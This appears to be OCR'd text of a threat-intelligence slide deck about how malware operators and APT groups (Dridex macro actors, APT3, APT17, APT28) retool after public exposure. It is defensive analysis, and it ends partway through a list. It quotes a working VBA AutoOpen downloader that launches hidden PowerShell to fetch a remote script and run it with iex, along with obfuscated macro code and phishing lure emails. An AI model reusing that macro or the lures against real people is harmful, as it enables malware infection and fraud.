
I am with my business partners in SEATTLE for 3 days. We have read great comments about <redacted organization>, so I I'd like to make a booking at your venue. Please find enclosed complete details. Would you be so kind as to view and get back to me with your availability?

Looking forward to hearing from you.

Best Regards,

Kevin Hughes.

Timeline


8-9 March 2016:
McAfee, Bromium blogs
7/15/15
9/3/15
10/23/15
12/12/15
1/31/16
3/21/16
5/10/16
6/29/16
8/18/16

McAfee Labs' report

McAfee Labs

Macro Malware Associated With Dridex Finds New Ways to Hide

By Jorge Arias on Mar 08, 2016

Email

Macro malware is on the upswing and cybercriminals are always searching for new ways to deceive users and evade detection. McAfee Labs recently discovered a W97M/Downloader variant that uses a new technique to obfuscate its malicious intentions.

Source: https://blogs.mcafee.com/mcafee-labs/macro-malware-associated-dridex-finds-new-ways-hide/

Bromium Labs

Call of the Wild Blog

March 9, 2016 / Vadim Kotov

Macro-Malware Connecting to GitHub


Just yesterday McAfee Labs reported macro malware hiding payload in text forms. That same day we found a sample fetching its payload from GitHub.

As usual the attack starts with a spam email with the attachment named:

```
<organization name>'s_Overdue Invoice_(007-153315).doc
```

Source: https://labs.bromium.com/2016/03/09/macro-malware-connecting-to-github/

Timeline cont'd



Macro downloader changed from this:


```
Attribute VB_Name = "NewMacros"
Sub AutoOpen()
   Const HIDDEN_WINDOW = 0
   strComputer = "."
   x1 = "Download"
   x2 = "String"
   Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

   Set objStartup = objWMIService.Get("Win32_ProcessStartup")
   Set objConfig = objStartup.SpawnInstance_
   objConfig.ShowWindow = HIDDEN_WINDOW
   Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
   objProcess.Create "power" & "shell" & ".exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c if ([IntPtr]::size -eq 4) {
                    (new-object Net.WebClient)." & x1 & x2 & "('https://github[.]com/consfw/msfw/raw/master/README') | iex
          } else {
                    (new-object Net.WebClient)." & x1 & x2 & "('https://github[.]com/consfw/msfw/raw/master/TODO') | iex}", Null,
objConfig, intProcessID
End Sub
```


To this:

```
Private Const WCmOFNHznPSAokywsh As String = "xQFPBbfIMjTtUhckEoudAVzYvgisNaHXDOSZLeq”
Private Const AFPsxGjINKYLfVUvui As String = "KpvTdPCRFgoyJOucw”
Private Const NvqAHROKeCVtWf As String = "lDtgNZkfMizcGIsBR”
Private Const pcAFWyJEkv As String = "zkCLKVfGXWuBFlTMwOURYnIbhveNP”
Private Const LNkFVBSQeDvznpmH As String = "XxqdyculNPvJrEDCAGhYUIbVmjMkRQ”
Private Const ZoXxOaDMdzsglBV As String = "cIbXZqiBdKuSgETwHGoCWDefPhYpvALlzVrjysUmxNaQ”
Private Const gyMRPIeKLJnsHuatlpc As String = "QOVAFGiBvIexypDbloSqcRhLszaEnZjWTMKPUYgrdwuHfJ”
Private Const DKjYtIzTqvpuXPw As String = "mJbxngCeZtlksVEpiKHNBv”
Private Const ULMYzFkgZpdqs As String = "NlpDMBhuRLOJvySeGzjsgwIVtfiZCdnqA”
Private Const KbumUjRiJXrx As String = "jlbmaHhfdstKUgkDBC”
Private Const LWSjdoRABU As String = "sEAeZptMyInzPVHjJoK”
Private Const gnAcwqCyivtBsfVhm As String = "mOQsBrgUpENXMSTjhFDbCIWlk”
Private Const YQbAcyLxgojHlrpUG As String = "HtCKmkRQTpv”
Private Const TJWFglmHsLUDpVorbyB As String = "BiHwTdnKbGvVkrfMJIFouXUNqCmIaeL”
And so on…
```

Slight change of the lure



Timeline con't



Adapting macro lure

Further macro obfuscation

```
Private Function ieviAaZ296N3Ve() As String
ieviAaZ296N3Ve = cin1A9DKSxWMDQT("taoeptIxicetj3td.rtBD.edfhIQ2ma/xse3/a/ar0/mc:DMh", 1575)
End Function
Private Function Z2rLBQGmQVZx() As String
Z2rLBQGmQVZx = cin1A9DKSxWMDQT("t./d/caef:tFEBxx4aem.ae/phkI84t6imodcr/tHyPs7", 1455)
End Function
Private Function dMz9cDR9IkYHKjS() As String
dMz9cDR9IkYHKjS = cin1A9DKSxWMDQT("}|3Mx ore)VDi'WY H3B", 184)
End Function
Public Function DA8Ystq() As String
DA8Ystq = J8eLZoOB6mi9M & ORs8gh & ieviAaZ296N3Ve & kn8hbEV3 & Z2rLBQGmQVZx & dMz9cDR9IkYHKjS
End Function
Private Function J8eLZoOB6mi9M() As String
J8eLZoOB6mi9M = cin1A9DKSxWMDQT("  xnefp-eietoi aBcooux elsw4kZcte-loo dHlSdWsp iPicEe.eroczz-io irnnd ywn-syylnte-xlhepwXZ",
7320)
End Function
Private Function kn8hbEV3() As String
kn8hbEV3 = cin1A9DKSxWMDQT("'roDeeNjee} Ci(tl.iW bns |zDgSn)l.to(lx AindwtCtc-{ee)IHiaonbeew  i'WV", 4214)
End Function
And so on …
```


Adapting Tailored Email Example

to: **<branch id#>** store
subject: **<branch location> <org name>**
Hi,

As discussed on the phone, I'm sending you the guest list and timing details with pre-order uploaded on dropbox. Would you be so kind as to review this request and let me know about your availability?
hxxps://www.dropbox[.]com/s/XXXX/Reservation%20details%20at%20**<org name>**.doc?dl=1

Would you be so kind as to review this request and let me know about your availability?

Thanks!
Michael.



As part of retooling, threat actors can turn on a dime

APT3 Modifies Attack Following Release of Operation Clandestine Wolf


APT3 aka UPS, Gothic Panda

Clandestine Wolf Blog

June 23, 2015

Operation Clandestine Wolf – Adobe Flash Zero-Day in APT3 Phishing Campaign

June 23, 2015 | By Erica Eng, Dan Caselden | Threat Intelligence, Threat Research



In June, FireEye's FireEye as a Service team in Singapore uncovered a phishing campaign exploiting an Adobe Flash Player zero-day vulnerability (CVE-2015-3113). The attackers' emails included links to compromised web servers that served either benign content or a malicious Adobe Flash Player file that exploits CVE-2015-3113.

One Day Later

APT3 continued, with modifications:

- Created new phishing emails
- Removed mechanism to profile end user systems
- Modified filenames of files used for exploitation
- Altered shellcode
- Compiled new payloads with updated C2; increased obfuscation

The path of least resistance rules.

“If it ain’t broke, don’t fix it.”

APT17: Hiding in Plain Sight Redux

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

May 2015
FireEye and Microsoft coordinate takedown of BLACKCOFFEE Technet abuse; Report technique publicly

C2 Location
"@MICROSOFT" <encoded C2 location> "CORPORATION"


APT17: Hiding in Plain Sight Redux

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

August 2015:
Modified BLACKCOFFEE variant targeting JP organizations

C2 Location

"lOve yOu 4 eveR" <encoded C2 location> "Reve 4 uOy evOl"



Victim infected with BLACKCOFFEE

When needed, threat actors will add more resources to get the job done


APT28: Keep on Truckin’

APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium

20+

Reports examining APT28 TTPS

Oct. 2014 – Oct. 2015




Timeline of APT28 Exposures

Public report examining APT28’s operations

APT28: Keep on Truckin’

APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium



Timeline of APT28 Exposures

Zero Day

APT28: Keep on Truckin’

APT28 aka Pawn Storm, Sednit, Sofacy, Fancy Bear, Strontium




Image Source: Wellness GM @wellness_photos on Flickr

APT28 continues to develop new tools

- March 2015: new variant of **CORESHELL**
- Dec. 2015: New **Backdoor**
- Jan. 2016: New **Launcher**

In Summary…

Hide and Seek: How Threat Actors Respond in the Face of Public Exposure

Key Takeaways

- Threat actors are often keenly aware of reporting on their operations
- Exposure can disrupt an actor's operations… if the incentives are right.
- Public reporting triggers retooling
  - Actors may abandon tools or develop new ones.
  - The path of least resistance is often king.
- Sometimes, actors solve the problem by adding resources: time, money, tool development

Hide and Seek: How Threat Actors Respond in the Face of Public Exposure

Exposure is a balancing act

Security researchers must continually weigh the benefits of public awareness against possible disruptions to detection and loss of visibility.

When executed well, exposure benefits victims, network defenders and the security community at large.

Questions to Ask

When evaluating whether exposing an adversary is the best course of action:

- What impact do we want to have on the adversary?
